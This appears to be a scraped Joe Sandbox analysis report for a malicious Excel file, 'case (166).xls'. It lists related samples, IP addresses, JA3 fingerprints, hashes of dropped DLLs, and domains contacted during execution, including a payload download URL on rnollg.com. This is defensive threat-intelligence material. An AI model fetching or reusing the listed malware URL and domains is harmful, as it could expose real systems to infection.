21:25:13	API Interceptor	1195x Sleep call for process: msiexec.exe modified

Time	Type	Description

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.19.94
	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.18.94
	Informacion.doc	Get hash	malicious	Browse	• 104.21.89.78
	PAYMENT.260121.xlsx	Get hash	malicious	Browse	• 162.159.13 3.233
	SecuriteInfo.com.Trojan.Packed2.42783.27799.exe	Get hash	malicious	Browse	• 104.21.19.200
	SecuriteInfo.com.Trojan.Packed2.42783.24703.exe	Get hash	malicious	Browse	• 104.21.19.200
	Ewqm21lwdh.exe	Get hash	malicious	Browse	• 104.21.19.200
	a4iz7zkilq.exe	Get hash	malicious	Browse	• 104.21.19.200
	case (547).xls	Get hash	malicious	Browse	• 104.21.23.220
	Vcg9GH4CWw.exe	Get hash	malicious	Browse	• 104.21.19.200
	case (547).xls	Get hash	malicious	Browse	• 104.21.23.220
	nMn5eAMhBy.exe	Get hash	malicious	Browse	• 172.67.188.154
	sSPHg0Y2cZ.exe	Get hash	malicious	Browse	• 104.21.19.200
	vK6VPijMoq.exe	Get hash	malicious	Browse	• 104.21.19.200
	8gom3VEZLS.exe	Get hash	malicious	Browse	• 172.67.188.154
	y4Gpxq7eWg.exe	Get hash	malicious	Browse	• 104.21.19.200
	v07PSzmSp9.exe	Get hash	malicious	Browse	• 66.235.200.145
	COA for PI#Sc09283,PDF.exe	Get hash	malicious	Browse	• 104.21.19.200
	IMG_761213.doc	Get hash	malicious	Browse	• 172.67.188.154
	The Mental Health Center.xlsx	Get hash	malicious	Browse	• 104.16.19.94
CLOUDFLARENETUS	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.19.94
	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.18.94
	Informacion.doc	Get hash	malicious	Browse	• 104.21.89.78
	PAYMENT.260121.xlsx	Get hash	malicious	Browse	• 162.159.13 3.233
	SecuriteInfo.com.Trojan.Packed2.42783.27799.exe	Get hash	malicious	Browse	• 104.21.19.200
	SecuriteInfo.com.Trojan.Packed2.42783.24703.exe	Get hash	malicious	Browse	• 104.21.19.200
	Ewqm21lwdh.exe	Get hash	malicious	Browse	• 104.21.19.200
	a4iz7zkilq.exe	Get hash	malicious	Browse	• 104.21.19.200
	case (547).xls	Get hash	malicious	Browse	• 104.21.23.220
	Vcg9GH4CWw.exe	Get hash	malicious	Browse	• 104.21.19.200
	case (547).xls	Get hash	malicious	Browse	• 104.21.23.220
	nMn5eAMhBy.exe	Get hash	malicious	Browse	• 172.67.188.154
	sSPHg0Y2cZ.exe	Get hash	malicious	Browse	• 104.21.19.200
	vK6VPijMoq.exe	Get hash	malicious	Browse	• 104.21.19.200
	8gom3VEZLS.exe	Get hash	malicious	Browse	• 172.67.188.154
	y4Gpxq7eWg.exe	Get hash	malicious	Browse	• 104.21.19.200
	v07PSzmSp9.exe	Get hash	malicious	Browse	• 66.235.200.145
	COA for PI#Sc09283,PDF.exe	Get hash	malicious	Browse	• 104.21.19.200
	IMG_761213.doc	Get hash	malicious	Browse	• 172.67.188.154
	The Mental Health Center.xlsx	Get hash	malicious	Browse	• 104.16.19.94
CLOUDFLARENETUS	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.19.94
	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.18.94
	Informacion.doc	Get hash	malicious	Browse	• 104.21.89.78

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PAYMENT.260121.xlsx	Get hash	malicious	Browse	• 162.159.133.233
	SecuriteInfo.com.Trojan.Packed2.42783.27799.exe	Get hash	malicious	Browse	• 104.21.19.200
	SecuriteInfo.com.Trojan.Packed2.42783.24703.exe	Get hash	malicious	Browse	• 104.21.19.200
	Ewqm21lwdh.exe	Get hash	malicious	Browse	• 104.21.19.200
	a4iz7zkilq.exe	Get hash	malicious	Browse	• 104.21.19.200
	case (547).xls	Get hash	malicious	Browse	• 104.21.23.220
	Vcg9GH4CWw.exe	Get hash	malicious	Browse	• 104.21.19.200
	case (547).xls	Get hash	malicious	Browse	• 104.21.23.220
	nMn5eAMhBy.exe	Get hash	malicious	Browse	• 172.67.188.154
	sSPHg0Y2cZ.exe	Get hash	malicious	Browse	• 104.21.19.200
	vK6VPijMoq.exe	Get hash	malicious	Browse	• 104.21.19.200
	8gom3VEZLS.exe	Get hash	malicious	Browse	• 172.67.188.154
	y4Gpxq7eWg.exe	Get hash	malicious	Browse	• 104.21.19.200
	v07PSzmSp9.exe	Get hash	malicious	Browse	• 66.235.200.145
	COA for PI#Sc09283,PDF.exe	Get hash	malicious	Browse	• 104.21.19.200
	IMG_761213.doc	Get hash	malicious	Browse	• 172.67.188.154
	The Mental Health Center.xlsx	Get hash	malicious	Browse	• 104.16.19.94

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	PAYMENT.xlsx	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 104.21.44.135 • 172.67.198.109
	case (547).xls	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 104.21.44.135 • 172.67.198.109
	Dridex-06-bc1b.xlsm	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 104.21.44.135 • 172.67.198.109
	The Mental Health Center.xlsx	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 104.21.44.135 • 172.67.198.109
	Remittance Advice 117301.xlsx	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 104.21.44.135 • 172.67.198.109
	SC-TR1167700000.xlsx	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 104.21.44.135 • 172.67.198.109
	PAYMENT INFO.xlsx	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 104.21.44.135 • 172.67.198.109
	case (348).xls	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 104.21.44.135 • 172.67.198.109
	RefTreeAnalyserXL.xlam	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 104.21.44.135 • 172.67.198.109
	case (426).xls	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 104.21.44.135 • 172.67.198.109
	case (250).xls	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 104.21.44.135 • 172.67.198.109
	case (1447).xls	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 104.21.44.135 • 172.67.198.109
	case (850).xls	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 104.21.44.135 • 172.67.198.109

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Heur.18472.xls	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 104.21.44.135 • 172.67.198.109
	case (1543).xls	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 104.21.44.135 • 172.67.198.109
	case_1581.xls	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 104.21.44.135 • 172.67.198.109
	case (435).xls	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 104.21.44.135 • 172.67.198.109
	INV-LASKUPDF2021.xlsx	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 104.21.44.135 • 172.67.198.109
	case (426).xls	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 104.21.44.135 • 172.67.198.109
	case (61).xls	Get hash	malicious	Browse	• 172.67.158.184 • 172.67.150.228 • 104.21.44.135 • 172.67.198.109

Dropped Files

No context

Created / dropped Files

C:\ProgramData\formnet.dll	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	933888
Entropy (8bit):	6.687983171155114
Encrypted:	false
SSDEEP:	24576:xTw7wGauFB4FU61kqTWJtknpwHfl1kKoop7:ih/FaU65TE1Hf9oI7
MD5:	B0F3FA047F6AE39A145FD364F693638E
SHA1:	1951696D8ACA4A31614BB68F9DA392402785E14E
SHA-256:	0BF22B8F9AAEF21AFE71FCBBEA62325E7582DAD410B0A537F38A9EB8E6855890
SHA-512:	86E4516705380617A9F48B2E1CD7D9E676439398B802EB6047CD478D4B10BF8F4BA20E019F337B01761FA247CD631CCAB22851F078089C2E1C61574BCA9F5B98
Malicious:	**true**
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Vt1..._..._..._....._...!..._.5."..._.5.2..._....._...^..._.5.1.C._.5.%..._.5.#..._.5.'..._.Rich..._.....PE..L.....C.....!.....wq.....@.....c.....<.....`..`.....p..T..... .....p...@.....`.....text..... ..`.rdata..C.....@..@.data...`d..... .....@....rsrc...`...`.....@..@.reloc..~....p... ... .@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	933888
Entropy (8bit):	6.687983171155114
Encrypted:	false
SSDEEP:	24576:xTw7wGauFB4FU61kqTWJtknpwHfl1kKoop7:ih/FaU65TE1Hf9oI7
MD5:	B0F3FA047F6AE39A145FD364F693638E
SHA1:	1951696D8ACA4A31614BB68F9DA392402785E14E
SHA-256:	0BF22B8F9AAEF21AFE71FCBBEA62325E7582DAD410B0A537F38A9EB8E6855890
SHA-512:	86E4516705380617A9F48B2E1CD7D9E676439398B802EB6047CD478D4B10BF8F4BA20E019F337B01761FA247CD631CCAB22851F078089C2E1C61574BCA9F5B98
Malicious:	**true**

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	
Reputation:	low
IE Cache URL:	http://https://rnollg.com/kev/scfrd.dll
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Vt1..._..._..._.....l..._.5."..._.5.2..._....._...^..._.5.1.C._.5.%..._.5.#..._.5.'..._.Rich._.....PE..L.....C.....!.....wq.....@.....c.....<....`..`.....p..T.....p...@.....`.....text..... ..`.rdata..C.....@..@.data...`d..... .....@....rsrc...`....`.....@..@.reloc..~....p... ...@..B.....

C:\Users\user\AppData\Local\Temp\B0EE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	59780
Entropy (8bit):	7.7698706955807175
Encrypted:	false
SSDEEP:	768:SwGBP++aB0WviH/WoTXZSzrSimIbCVpoWpgffXfQG:SwmW+aB3viH/WaI5xGVpoWpgF
MD5:	5C7906A499CB652389B9D6862F96301E
SHA1:	1F8A2FB35CCDDDD0DBF6A658446BDFF56C4C3CC8
SHA-256:	DF88EFD4327B49EF6B6427E1CA6ABC6BDEDE6276E0EE36068A4AB73EA09E9C73
SHA-512:	A38C555DAE246C5832FB54DAF384B03D271B833342B5CAAC4B988B88378CD77E5085326B4BF9C7C72B766BCABD099E8C7B1218AB21F8999854A2DB05B0D21E E
Malicious:	false
Reputation:	low
Preview:	..n.0...'..".N...v.z.u.[.v.`.Cb.....U{n.....I.I...U.d..2zJX1"...H..).s.3?'..BK...S..O.g.?Ln..|....:...R_..._..:.,.kE.?]E.(....G.3Z..@.<..d6...q..j.oo..&...sIjJ...*E.F.{".Y,T..wml]x.@H _...).SQ..@.qc...VW{..M.....W.cs;."Vv[..S.....r|.....:%!.....m..]5.....eq.I.f.sX.....V..\i1o .....Q..J=.Nl..Su.L..P.....@....}..c$>>#.....3$>.".q.....l...s...$cX..0.a.*.BU.....W...2,d .X....c!+.BV.....Y9..r,d.X...u....."k.a....r.].....u....*l..)....1F.^....{|H'.....x...N..L....cl.`.....T....\P....%j;..&...KB!.....m.....PK.....!..0O.&.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Wed Jan 27 04:24:43 2021, atime=Wed Jan 27 04:24:43 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.470300585911857
Encrypted:	false
SSDEEP:	12:85QfLgXg/XAlCPCHaXgzB8IB/2OUo4X+WnicvbrubDtZ3YilMMEpxRljKnXcTdJU:85Q/XTwz6IIm4YeviDv3qVrNru/
MD5:	0684FDE19BFC00ACDD5FACB9DF24C911
SHA1:	9F9624971A7A5BFF82F8896F288CF77192D6BEE8
SHA-256:	08F9DC31D9251117A507995BE3959865FD1FC1F3A8EC9412249A0021F097D112
SHA-512:	DA0D34127A061940AF6DD39EBD56D98CF526AFEC242141EF4F2956CAA50D8FDBF435A6EFC10406C39D0123D1E9B5FC75011D60C58C0D4F5365DEFFB1C88AFI 45
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G.....I.....I....0.....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....;R.+..Desktop.d.....QK.X;R.+*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\066656\Users.user\Desktop.....\....\....\....\....\D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C ....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....066656.....D_....3N...W...9r.[.*.....}EkD_....3N...W ...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\case (166).LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:14 2020, mtime=Wed Jan 27 04:24:43 2021, atime=Wed Jan 27 04:24:43 2021, length=99328, window=hide
Category:	dropped
Size (bytes):	4056
Entropy (8bit):	4.51571445846396
Encrypted:	false
SSDEEP:	96:8w/XLIksLNOq1VQh2w/XLIksLNOq1VQh2S/XLIksLNOq1VQh2S/XLIksLNOq1VQ/:8yIkllQEyIkllQEAIkllQEAIkllQ/
MD5:	30E7EFDD04DC5E1D14F25F7DF13762FD
SHA1:	9E7D46625ED41735CD67A5E520D44403A7770AF4
SHA-256:	DD3C0511698ECB1CFF36A079CF5D0C504EBFFF90704FECBB89D836AEBE1099CC
SHA-512:	3FD3308AEFD5EC793E4E82A44EF46BA47F8421BF2C21C5A43070EADEF8FA79B2217368224B4ED821384742041A0A1AA3A2D3267AEAB96E2090E3ADE7BDEA80 ED
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\case (166).LNK	
Preview:	L.....F.... .....J..{.....l...Od.l.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....f.2.*d..;R.+ .CASE(1~1.XLS..J.....Q.y.Q.y*...8.....c.a.s.e. .(.1.6.6.)...x.l.s.....x.....-...8...[.....?J.....C:\Users\..#.....\\066656\Users.user\Desktop\case (166).xls.%.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.c.a.s.e. .(.1.6.6.)...x.l.s.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....066656.....D_....3N...W...9F.C.....[D_....3N...W...9F.C..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	169
Entropy (8bit):	4.440698811068057
Encrypted:	false
SSDEEP:	3:oyBVomMpFuYCeIdFuYCmMpFuYCeIdFuYCmMpFuYCeIdFuYCmMpFuYCv:dj6pFuY4FuYUpFuY4FuYUpFuY4FuYUp2
MD5:	6EA362392A055C1873C0A3199650A172
SHA1:	14D11AA54483C1DDB4767161573F791725CB612D
SHA-256:	F58D57FE73BD127227A745DE13B7B7A7259DB69A88771DEB1EA8D183722FD3D0
SHA-512:	08D4BAC636CA2AD4E0F67B837239C5B487105522F138CC776944032C02AA9FFC237BDC11C2C1C40D04CD933C81F5FBAC9D273FF2D796C7AF7ED8B674F81A0F9
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..case (166).LNK=0..case (166).LNK=0..[xls]..case (166).LNK=0..case (166).LNK=0..[xls]..case (166).LNK=0..case (166).LNK=0..[xls]..case (166).LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\9GI0R7W2.txt	
Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	117
Entropy (8bit):	4.463713814275856
Encrypted:	false
SSDEEP:	3:GmM/P3/GGcxPKUzWvCo7w2lSN51V2fOWUTUlUnvPv:XM/nQyP9weEcAUvPv
MD5:	2E300022FC078B63EDDA721753C0D406
SHA1:	1659E4BF30AFDCAB025C7E6FE4BF96709635ACA6
SHA-256:	161D203C1A6BF48E2917E07EFB5AFDB4F53C2F23D63094A63BE0705C117DCD12
SHA-512:	49888E38F979B28FD8F576DB80276CA5EA1A5E211305AA0DE61395A1887667269B100E554158F89D6EE66279EB036AF37C200841CAA61711E12E4F97EF80A256
Malicious:	false
Reputation:	low
IE Cache URL:	gadgetswolf.com/
Preview:	__cfduid.d4004b2fa656ad149d3c281fe13cb30131611692753.gadgetswolf.com/.9728.1777262208.30870452.2128116109.30864493.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\VVPZM9EY.txt	
Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	119
Entropy (8bit):	4.481534391542238
Encrypted:	false
SSDEEP:	3:GmM/oXdUHKEG4RVyKRv8KJpKfcSN0LFd1V2fP7UE3RnvPv:XM/oXdKhyKkv0/5cPQqvPv
MD5:	218DC818EE1AF101ADBDED520019C4D1
SHA1:	B1E1B3550E8CBD769B5531CF8E7DD23C387CFF1D
SHA-256:	E64249F9608B271FC9F493C5CB5203CF02ACA125680800DD8EB0CAB41EA63928
SHA-512:	A80232FEC18C665FDE0188A08B35FD0FB0A931F321B7662D1DE97F59053BC96A5B64E67DDBF9AEEC751130C317AE9F0E0615A2E8412A3519531D378FF177AF15
Malicious:	false
Reputation:	low
IE Cache URL:	homesoapmolds.com/
Preview:	__cfduid.dd2580b35fd1b568ac9dbf1f6c1f484301611692754.homesoapmolds.com/.9728.1787262208.30870452.2134512120.30864493.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\X2GDAG4X.txt	
Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	115

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\X2GDAG4X.txt	
Entropy (8bit):	4.4644860756744995
Encrypted:	false
SSDEEP:	3:GmM/QDCcvNvjGOYPwPUTKRvdAjMdl1cSCLFd1V2fl6UWW6dTRRnvPv:XM/QDCa2b2wqlVS5c5u6dTvPv
MD5:	FAAC6CF3287C0D9FC6769DC6994929B0
SHA1:	FE8F40563CFF355D4F9D56692F51F4F901925E79
SHA-256:	86A99A90662AAE69461EB44BC6BD8C610BA5FDA12B0DECDFCDBEE83A776FD63B
SHA-512:	B6A9537688B80FE95A760F91EBDA8BA12CFA499FB768D82B19AD2173431CE372C63CE1166441875E65BFB7D8D1ADA013E7ABF54EBA4B51E7BBB79BE4CAC36EF9
Malicious:	false
Reputation:	low
IE Cache URL:	govemedico.tk/
Preview:	__cfduid.d80efb969aed11158f209acabd61d60dc1611692754.govemedico.tk/.9728.1787262208.30870452.2141532133.30864493.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\ZEL5A6R0.txt	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text
Category:	downloaded
Size (bytes):	112
Entropy (8bit):	4.4460348970835355
Encrypted:	false
SSDEEP:	3:GmM/JgGdDBrRGVWYHUcIGT0cSNE+1V2e2OTmvXn:XM/9ddNGVWYHUnSGvTm/
MD5:	465D769BE13DF75DFCC7B6A5D6584F39
SHA1:	1A1DC7A24FCB846A5CCB3B06CC2C1297D471417F
SHA-256:	4072FAAE99D34FF58B18F16AEC8FF206BC444D81522CB68120D9D449B189F065
SHA-512:	64C1AB93675A7EDF4880EA8758EA4DB60912B792662FD002C1F1E4882617FC4B703E7904FE5DC89A7857C533B0BE3AF864D595075EB6D12955D6F6B90F2296C7
Malicious:	false
Reputation:	low
IE Cache URL:	rnollg.com/
Preview:	__cfduid.d441e3bff26bbc8fd1b56a1b9c560dff61611692720.rnollg.com/.9728.1447262208.30870452.3092370815.30864492.*.

C:\Users\user\AppData\Roaming\Ywmiu\egwih.dll	
Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	933888
Entropy (8bit):	6.687983171155114
Encrypted:	false
SSDEEP:	24576:xTw7wGauFB4FU61kqTWJtknpwHfl1kKoop7:ih/FaU65TE1Hf9oI7
MD5:	B0F3FA047F6AE39A145FD364F693638E
SHA1:	1951696D8ACA4A31614BB68F9DA392402785E14E
SHA-256:	0BF22B8F9AAEF21AFE71FCBBEA62325E7582DAD410B0A537F38A9EB8E6855890
SHA-512:	86E4516705380617A9F48B2E1CD7D9E676439398B802EB6047CD478D4B10BF8F4BA20E019F337B01761FA247CD631CCAB22851F078089C2E1C61574BCA9F5B98
Malicious:	false
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Vt1..._..._..._.....!..._.5."..._.5.2..._.....^..._.5.1.C._.5.%..._.5.#..._.5.'..._.Rich..._.....PE..L.....C.....!.....wq.....@.....c.....<....`..`.....p..T.....p...@.....`.....text..... ..`.rdata..C.....@..@.data...`d..... .....@....rsrc...`....`.....@..@.reloc..~....p... .....

C:\Users\user\Desktop\A1EE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	173366
Entropy (8bit):	5.331125685153871
Encrypted:	false
SSDEEP:	3072:9xrtdAOtyoVlDGUUlEfblBiPP58Lml9i+aEdDhluaEdzY36DxrtdAOtyoVlDGUUv:9xrtdAOtyoVlDGUUlEfblBeP52ml9i+r
MD5:	6FC2F1786F3A86691A5A8122FC5A52AF
SHA1:	4E3DF6537A130B0BD9F2FF757FC7FAEE4FCFD60F
SHA-256:	DC5196B6C4603AB51F4FC89F0E21377B5AC0276BF10841EF08ED48C51667786C
SHA-512:	0D7B0211BF8FD6B7AACA3515CCDF9F6FEAD683681D8054E2C71E6F29AC0B1D397B819527548181EE1ADBE95A35DF1D5C7B603BD982DEA1EF1CE0887398271E1D
Malicious:	false

C:\Users\user\Desktop\A1EE0000	
Reputation:	low
Preview:	........g2.....\.p....user B.....a.....=.@..... ....=.....K.$8.....X.@....."....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1..... .....C.o.r.b.e.l.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.(.@.....C.o.r.b.e.l. .L.i.g.h.t.1.(.....C.o.r.b.e.l. .L.i.g.h.t.1.....C.a.l.i.b.r.i.1...@...,.... .....C.a.l.i.b.r.i.1.(.....C.o.r.b.e.l. .L.i.g.h.t.1.(.0.....C.o.r.b.e.l. .L.i.g.h.t.1.(.0...>.....C.o.r.b.e.l. .L.i.g.h.t.1.(.....>.....C.o.r.b.e.l. .L.i.g.h.t.1.....C.a .l.i.b.r.i.1.(.....C.o.r.b.e.l. .L.i.g.h.t.1...0.....C.a.

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Author: , Last Saved By: , Name of Creating Application: Microsoft Excel, Last Printed: Tue Jan 26 16:17:13 2021, Create Time/Date: Thu Apr 23 13:26:24 2020, Last Saved Time/Date: Tue Jan 26 16:28:15 2021, Security: 0
Entropy (8bit):	3.8739836669860748
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	case (166).xls
File size:	156714
MD5:	44b43922e08e0e8e1ec65300b3b1aa74
SHA1:	ec1a847009295036381af1b0a4383a61c3dcbb75
SHA256:	9b8516fcbe183de0a53ac47ea7f4289176e23fc82da1fe67c70cedc823f5dba6
SHA512:	f54baff4c52037180433a6b246bbf773924327e8ebc641e7a896a2a7ee79ae4e9326984cbd646be73f9d5fa97f2b8e8e5e7628f277df70deb2cb9e7771f69356
SSDEEP:	3072:49SUz4tH8vsderSh1yRNJd6zAtH8U5BXKjBPWlyTSgG+g1j:49SUz4tH8vsderSh1yRNJdaAtH8U5B6G
File Content Preview:	.....>.....0.....-...../.. ....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "case (166).xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Summary

Code Page:	1251
Author:	

Summary	
Last Saved By:	
Last Printed:	2021-01-26 16:17:13
Create Time:	2020-04-23 12:26:24
Last Saved Time:	2021-01-26 16:28:15
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.843601759481
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . (. . . . . 8 . . . . @ . . . . . . L . . . . T . . . . \\ . . . . j S R F q S o B P w O . . . . . M a c r o 2 . . . . . M a c r o 3 . . . . . M a c r o 4 . . . . . M a c r o 5 . . . . . M a c r o 6 . . . . . M a c r o 7 . . . . . M a c r o 8 . . . . . M a c r o 9 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 28 02 00 00 06 00 00 00 01 00 00 00 38 00 00 00 0f 00 00 00 40 00 00 00 0b 00 00 00 4c 00 00 00 10 00 00 00 54 00 00 00 0d 00 00 00 5c 00 00 00 0c 00 00 00 e7 01 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 0b 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.362148031008
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . H . . . . P . . . . . . h . . . . M i c r o s o f t E x c e l . @ . . . . @ . . . . . g j . . . @ . . . . 9 . ? . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 c4 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 04 00 00 00 50 00 00 00 08 00 00 00 68 00 00 00 12 00 00 00 80 00 00 00 0b 00 00 00 98 00 00 00 0c 00 00 00 a4 00 00 00 0d 00 00 00 b0 00 00 00 13 00 00 00 bc 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 145752

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	145752
Entropy:	3.94377585798
Base64 Encoded:	True
Data ASCII:	. . . . = ... \\ . p . . . . B . . . . L G u P G w K V E D q c E . . ! . . . . : . . . . 8 . . . . = ... Z . $ 8 .
